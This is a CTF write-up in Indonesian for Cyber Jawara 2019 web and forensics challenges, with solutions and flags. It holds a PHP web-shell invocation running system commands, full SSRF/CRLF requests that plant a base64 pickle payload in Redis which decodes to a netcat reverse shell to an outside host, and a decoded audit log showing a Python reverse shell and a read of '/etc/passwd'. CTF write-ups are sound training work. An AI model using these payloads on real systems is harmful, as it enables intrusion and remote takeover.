<fariskhi@New-World-Order.local> 1567813242 +0800  committer Fariskhi Vidyan <fariskhi@New-World-Order.local> 1567813242 +0800  Change title  blob 31 User-agent: \*html pQKt+MoT100644 robots.txt /,<fs  Disallow: /.git/ |

### Flag

CJ2019{git\_crawling\_for\_fun\_and\_profit}

## 

## Mysterious

|  |
| --- |
| Kami menemukan PHP web shell misterius berikut di server kami. Ketika dibuka, yang kami lihat hanyalah HTTP 500 Internal Server Error.  <https://drive.google.com/open?id=1aBamhFxPVnVScjnyO6qPHA2nxYnKeE0f>  <http://203.34.119.237:50000/shell.php>  Note: Anda harus melakukan sesuatu agar shell tersebut tidak error. Harap hanya kontak panitia apabila server benar-benar tidak dapat diakses (timeout atau unreachable).  *Problem setter: farisv* |

### Solusi



Hasil XOR $\_="`{{{"^"?<>/" variable $\_ adalah \_GET

Maka ${$\_}[$\_](${$\_}[\_.\_.\_.\_]) adalah $\_GET[“\_GET”]($\_GET[\_\_\_\_])

|  |
| --- |
| http://203.34.119.237:50000/shell.php?\_GET=system&\_\_\_\_=cat%20flag\*  CJ2019{shell\_or\_no\_shell\_that\_is\_the\_question} |

### Flag

CJ2019{shell\_or\_no\_shell\_that\_is\_the\_question}


## 


## Chuu

|  |
| --- |
| Chuu membuat web ChuuTube dengan teknologi terbaru yang sedang *hype* saat ini. Namun, sekilas web tersebut hanya berisi koleksi video musik dan fancamnya saja 🤔  <http://203.34.119.237:50003/>  *Problem setter: visat* |

### Solusi

Menggunakan GraphQL Query introspection, untuk mendapatkan struktur query yang tersedia, insomnia menyediakan auto complete yang mempermudah kita untuk mendapatkan struktur querynya.





### Flag


CJ2019{u\_c4n\_l15t\_ALL\_qu3r13s}

## Heejin


|  |
| --- |
| Heejin membuat web untuk menjual albumnya dalam versi digital. Album paling eksklusif, Flag, sangatlah mahal dan hanya dapat dibeli oleh 1337 haxor. Dapatkah kamu membelinya?  <https://drive.google.com/open?id=1cJPV4_bjRzMO_woqrx6_2vHp7UFsXzAY>  <http://203.34.119.237:50002/>  *Problem setter: visat* |


### Solusi

Mass Asignment Vulnerability <https://ropesec.com/articles/mass-assignment/>



Kita dapat registrasi dan melakukan set juga ke variable money.





### Flag

CJ2019{l3t5\_9eT\_r1cH\_l1k3\_H33j1n}

## 

## Olivia

|  |
| --- |
| Olivia membuat web untuk melakukan konversi gambar ke monokrom karena dia hanya menyukai warna hitam dan putih. Dia sangat yakin web buatannya aman.  Tugasmu adalah memberinya pelajaran bahwa tidak ada sistem yang aman! 👊😎  Hint:  CVE-2019-9947  https://drive.google.com/open?id=1guIsdp-F57\_hoh6KPIpfTmym9EWew4uX  http://203.34.119.237:50004/  Problem setter: visat |

### Solusi

Diberikan service dengan kode

|  |
| --- |
| #!/usr/bin/env python3  from flask import Flask, session, redirect, url\_for, escape, request, send\_file, render\_template  from uuid import uuid4  from PIL import Image  from io import BytesIO  import base64  import os  import pickle  import redis  import urllib.request  app = Flask(\_\_name\_\_)  app.secret\_key = os.getenv('SECRET\_KEY')  app.session\_cookie\_name = 'olivia\_session'  redis\_db = redis.from\_url('redis://redis:6379')  @app.route('/', methods=['GET', 'POST'])  def index():  if 'sid' not in session:  session['sid'] = str(uuid4())  sid = session['sid']  if request.method == 'GET':  return render\_template('index.html', sid=sid)  url = str(request.form['url'])  if not url or not url.startswith('http'):  return redirect(url\_for('index'))  try:  cache\_key = f'{sid}:{url}'  cache = redis\_db.get(cache\_key)  if cache is None:  with urllib.request.urlopen(url, timeout=3.0) as res:  image = Image.open(BytesIO(res.read()))  image = image.resize((64,64))  image = image.convert('L')  image\_io = BytesIO()  image.save(image\_io, format='JPEG', optimize=True)  image\_io.seek(0)  cache = base64.b64encode(pickle.dumps(image\_io))  redis\_db.set(cache\_key, cache, ex=60)  else:  image\_io = pickle.loads(base64.b64decode(cache))  except Exception as e:  return escape(repr(e))  return send\_file(image\_io, mimetype='image/jpeg')  if \_\_name\_\_ == '\_\_main\_\_':  app.run(host='0.0.0.0') |


Diketahui urllib yang digunakan masih rentan terhadap CVE pada hint, maka kita dapat melakukan CLRF ke service redis dan menambahkan payload pickle melalui SSRF tersebut dan mentrigger nya melalui web service.

Request untuk melakukan set payload ke url http://x.com/x.pjg

|  |
| --- |
| POST / HTTP/1.1  Host: 203.34.119.237:50004  Content-Length: 266  Cache-Control: max-age=0  Origin: http://203.34.119.237:50004  Upgrade-Insecure-Requests: 1  Content-Type: application/x-www-form-urlencoded  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  Referer: http://203.34.119.237:50004/  Cookie: olivia\_session=eyJzaWQiOiI0ZTEzZGQxNC0yMmNiLTRiMTgtOGE3Mi1kMTU2ZmJjOGUxMzgifQ.XXPgcA.NAgnkhmTdCT6kijzCosjt1V0z9c  Accept-Encoding: gzip, deflate  Accept-Language: en-US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5  Connection: close  url=http%3A//redis%3A6379/%0D%0ASET%204e13dd14-22cb-4b18-8a72-d156fbc8e138%3ahttp%3a//x.com/x.jpg%20Y3Bvc2l4CnN5c3RlbQpwMQooUydybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyBnb2hhY2sueHl6IDkwOTAgPi90bXAvZicKcDIKdFJwMwou%0D%0ASAVE%0D%0A%0D%0A |

Request untuk melakukan invoke pickle.loads()

|  |
| --- |
| POST / HTTP/1.1  Host: 203.34.119.237:50004  Content-Length: 266  Cache-Control: max-age=0  Origin: http://203.34.119.237:50004  Upgrade-Insecure-Requests: 1  Content-Type: application/x-www-form-urlencoded  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  Referer: http://203.34.119.237:50004/  Cookie: olivia\_session=eyJzaWQiOiI0ZTEzZGQxNC0yMmNiLTRiMTgtOGE3Mi1kMTU2ZmJjOGUxMzgifQ.XXPgcA.NAgnkhmTdCT6kijzCosjt1V0z9c  Accept-Encoding: gzip, deflate  Accept-Language: en-US,en;q=0.9,de;q=0.8,es;q=0.7,id;q=0.6,ms;q=0.5  Connection: close  url=http%3a//x.com/x.jpg |



### Flag

CJ2019{SSRF\_CRLF\_RCE\_g00d\_j0b}

# Digital Forensics


## CJ.docx

|  |
| --- |
| Berkas docx ini terdeteksi sebagai malicious tetapi tidak ada macro di dalamnya. Ada apa di dalam docx ini?  <https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEdMKsd8bj_g> |

### Solusi

Klik kanan pada file, klik extract here, karna pada dasarnya file docs adalah sebuah ZIP-compressed file

Dengan menggunakan sublime untuk mencari string flag yang diawali dengan “CJ”



### Flag

CJ2019{oh\_\*\*\*\*\_h3r3\_w3\_g0\_again!!!1!1}

## 

## audit.log

|  |
| --- |
| Seseorang telah meng-compromise server Linux kami. Untungnya kami sebelumnya sudah memasang auditd daemon guna melakukan logging untuk syscall tertentu. Dapatkah Anda menganalisis apa yang attacker lakukan dengan melakukan forensik pada berkas audit.log ini?  <https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIs-n_SMp7y> |

### Solusi

Ada yang menarik pada setiap setelah string **“proctitle=”** , sehingga dapat kita extract menggunakan bash.

|  |
| --- |
| cat audit.log | grep proctitle | awk -F 'proctitle=' '{print $2}' > hasil |
| 617564697463746C002D6C  6361740061756469742E6C6F67  "ifconfigexploit"  "openssl"  6F70656E73736C007263342D3430002D4B0037343635373337343733002D6E6F73616C74002D65002D6E6F706164  636174006578706C6F6974  "./exploit"  6F70656E73736C007263342D3430002D4B0037343635373337343733002D6E6F73616C74002D65002D6E6F706164  6361740078706C  6F70656E73736C007263342D3430002D4B0037343635373337343733002D6E6F73616C74002D65002D6E6F706164  6361740078706C  "xxd"  7878640078706C  6F70656E73736C007263342D3430002D4B0037343635373337343733002D6E6F73616C74002D65002D6E6F706164  6361740078706C  7878640078706C32  68657864756D70002D430078706C32  707974686F6E002D63006F70656E282778706C3227292E7265616428292E656E636F646528276865782729  707974686F6E002D63007072696E74206F70656E282778706C3227292E7265616428292E656E636F646528276865782729  6C73002D2D636F6C6F723D6175746F002D616C74  "python"  636174002F6574632F706173737764  "date"  67726570002D2D636F6C6F723D6175746F002E63  66696E64002E  67726570002D2D636F6C6F723D6175746F0078706C  66696E64002E  6C73002D2D636F6C6F723D6175746F002D616C74  707974686F6E002D63007072696E7420276561623431646664663733303536616631353561616530623661656566393333323634613230656463316236393731383539613630656330643735333038343232313933333733613332303662333836613766383961663833643035656435666564272E6465636F64652827686578  6361740078706C  66696C650078706C  7375646F007375  "su"  "bash"  "groups"  2F62696E2F7368002F7573722F62696E2F6C65737370697065  626173656E616D65002F7573722F62696E2F6C65737370697065  6469726E616D65002F7573722F62696E2F6C65737370697065  646972636F6C6F7273002D62  6361740061756469742F  6361740061756469742E6C6F67 |

Ini merupakan string hexadecimal, mari kita ubah kedalam ascii

|  |
| --- |
| auditctl-l  cataudit.log  "iüonfig"  find.  /bin/mountbinfmt\_misc/proc/sys/fs/binfmt\_misc-tbinfmt\_misc  ls--color=auto-alt  ls--color=auto-alt  cat/etc/passwd  python-cimport socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.  nanoexploit.c  nanoexploit.c  gccexploit.c-oexploit  /usr/lib/gcc/x86\_64-linux-gnu/7/cc1-quiet-imultiarchx86\_64-linux-gnuexploit.c-quiet-dumpbaseexploit.c-mtune=generic-mar  gccexploit.c-oexploit  gccexploit.c-oexploit  gccexploit.c-oexploit  gccexploit.c-oexploit  /usr/lib/gcc/x86\_64-linux-gnu/7/collect2-plugin/usr/lib/gcc/x86\_64-linux-gnu/7/liblto\_plugin.so-plugin-opt=/usr/lib/gcc/x86\_6  /usr/bin/ld-plugin/usr/lib/gcc/x86\_64-linux-gnu/7/liblto\_plugin.so-plugin-opt=/usr/lib/gcc/x86\_64-linux-gnu/7/lto-wrapper-pl  "./exploit"  "openssl"  opensslrc4-40-K7465737473-nosalt-e-nopad  catexploit  "./exploit"  opensslrc4-40-K7465737473-nosalt-e-nopad  catxpl  opensslrc4-40-K7465737473-nosalt-e-nopad  catxpl  "xxd"  xxdxpl  **opensslrc4-40-K7465737473-nosalt-e-nopad**  catxpl  xxdxpl2  hexdump-Cxpl2  python-copen('xpl2').read().encode('hex')  python-cprint open('xpl2').read().encode('hex')  ls--color=auto-alt  "python"  cat/etc/passwd  "Úte"  grep--color=auto.c  find.  grep--color=autoxpl  find.  ls--color=auto-alt  **python-cprint 'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.decode('hex**  catxpl  filexpl  sudosu  "su"  "ºsh"  "groups"  /bin/sh/usr/bin/lesspipe  basename/usr/bin/lesspipe  dirname/usr/bin/lesspipe  dircolors-b  cataudit/  cataudit.log |

Setelah ditelusuri, didapatkan sebuah command python yang keliatannya menarik

|  |
| --- |
| **python -c "print 'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.decode('hex')"** |

Dari outputnya tampak seperti sebuah file yang sudah di encrypt, maka kita simpan terlebih dahulu dalam sebuah file bernama **sesuatu**

Setelah dibaca lagi audit.log nya ditemukan bahwa ada sebuah file yang di encrypt menggunakan command berikut

|  |
| --- |
| **openssl rc4-40 -K 7465737473 -nosalt -e -nopad** |

Mari kita cobakan kedalam file **sesuatu** tadi

|  |
| --- |
| **openssl enc -d -rc4-40 -in sesuatu -K 7465737473** |

### Flag

CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}